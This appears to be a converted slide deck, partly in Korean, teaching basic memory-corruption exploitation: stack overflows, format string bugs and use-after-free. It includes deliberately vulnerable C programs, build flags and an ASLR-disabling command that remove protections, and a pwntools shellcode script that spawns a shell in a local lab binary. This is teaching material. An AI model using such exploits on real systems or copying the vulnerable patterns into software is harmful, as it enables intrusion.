

# Basic hacking

singi

# Contents

- Old school `system` hacking technic
  - SOF, FSB, UAF, Race condition(TOCTOU), ...
  - HoF, IoF
  - w/o mitigations
- Super Easy Things!
  - w/ HW :)

# Set a testing environment

- 1. Disable ASLR
  - `sudo echo 0 > /proc/sys/kernel/randomize_va_space`
- Install Pwntools
  - `apt-get update`
  - `apt-get install python2.7 python-pip python-dev git libssl-dev libffi-dev build-essential pip install --upgrade pip`
  - `pip install --upgrade pwntools`

# Stack based Buffer overflow

- In-sufficient array bound check.
- Usually, overwrite to `Return Address`
  - Not RET instruction. (x86/x86-64)
  - Also can overwrite variables or pointers

# Stack based Buffer overflow

buffer[0], buffer[1], ....
, ..., ..., buffer[127]
Stack Frame Pointer
Return Address

# Stack based Buffer overflow

```
#include <stdio.h>

int main()
{
    char buf[128];


    gets(buf);

    return 0;
}
```

**#ubuntu 16.04**

**gcc -o vuln1 vuln1.c -fno-stack-protector -zexecstack**

# Stack based Buffer overflow



# Stack based Buffer overflow

```
#!/usr/bin/python

from pwn import *
context.arch = 'amd64'

shellcode = asm(shellcraft.sh())
payload = shellcode + "A"*80

payload+= p64(0x4141414142424242) + p64(0x7fffffff420)

p = process('./e1')
p.sendline(payload)
p.interactive()
```



# Stack based Buffer overflow

- 너무 쉬워요! Real-world case는 없나요?

# Format String Bug

- Missing `format string` when using printf related functions
- format string?
  - %s, %d, %p, %x, %ld, %u, %z, %c, ...
  - %n, %hn, <— WTF?

# Format String Bug

```
#include <stdio.h>

int main()
{
    char buf[80];
    fgets(buf, 79, stdin);
    printf(buf);
    //printf("%s\n", buf);
}
```

Is it same result?


# Format String Bug

```
root@fuzz1-cac:~# ./x
aaaa%p%p%p
aaaa0x7ffde1ac2df00x7fd85183b8d00xa702570257025700x60226d
root@fuzz1-cac:~# ./x
aaaa%4$p
aaaa0x602269
root@fuzz1-cac:~#
```


# Use After Free

- 프로그램에서 할당한 메모리를 잘못 관리하여, `free`된 영역에 write/read와 같은 행위가 일어나는 것.
- Garbage Collector
- C++ constructor

# Use After Free



# Use After Free



# Use After Free

```
#include <stdio.h>
#include <stdlib.h>

typedef struct {
    int val;
    int val2;
    int val3;
} Example;

int main()
{
    Example *ptr1;
    Example *ptr2;

    ptr1 = (Example*)malloc(256);
    ptr1->val3 = 0x1337;

    printf("ptr1 address : %p\n", ptr1);
    printf("ptr1->val3 : %d\n", ptr1->val3);

    free(ptr1);

    ptr2 = (Example*)malloc(256);
    printf("ptr2 address : %p\n", ptr2);
    printf("ptr2->val3 : %d\n", ptr2->val3);

    return 0;
}
```



# Use After Free

```
root@fuzz1-cac:~# gcc -o p p.c
root@fuzz1-cac:~# ./p
ptr1 address : 0x55d5ebc99260
ptr1->val3 : 4919
ptr2 address : 0x55d5ebc99260
ptr2->val3 : 4919
root@fuzz1-cac:~#
```

# Use After Free

```
#include <iostream>

using namespace std;

class userinfo {
public:
    int *age;
    userinfo(int _age) {
        age = new int;
        *age = _age;
    }

    ~userinfo() {
        delete age;
    }

    void printInfo(void) {
        cout << "age : " << *age << "\n";
    }

    void setInfo(int _age) {
        *age = _age;
    }
};


int main()
{
    userinfo *a = new userinfo(20);
    userinfo *b = a;
    a->printInfo();
    b->printInfo();

    return 0;
}
```

# Use After Free

```
int main()
{
    userinfo *a = new userinfo(20);
    userinfo *b = a;
    a->printInfo();
    b->printInfo();


    return 0;
}
```



# Use After Free

```
int main()
{
    userinfo *a = new userinfo(20);
    userinfo *b = a;
    a->printInfo();
    b->printInfo();

    return 0;
}
```



result?

# Use After Free

```
int main()
{
    userinfo *a = new userinfo(20);
    userinfo *b = a;
    a->printInfo();
    b->printInfo();

    a->setInfo(99);

    a->printInfo();
    b->printInfo();

    return 0;
}
```

# Use After Free

```
int main()
{
    userinfo *a = new userinfo(20);
    userinfo *b = a;
    a->printInfo();
    b->printInfo();

    delete a;

    a->printInfo();
    b->printInfo();

    return 0;
}
```

What if delete `a`?


# Use After Free

```
int main()
{
    userinfo *a = new userinfo(20);
    userinfo *b = a;
    a->printInfo();
    b->printInfo();

    delete a;

    a->printInfo();
    b->printInfo();

    return 0;
}
```



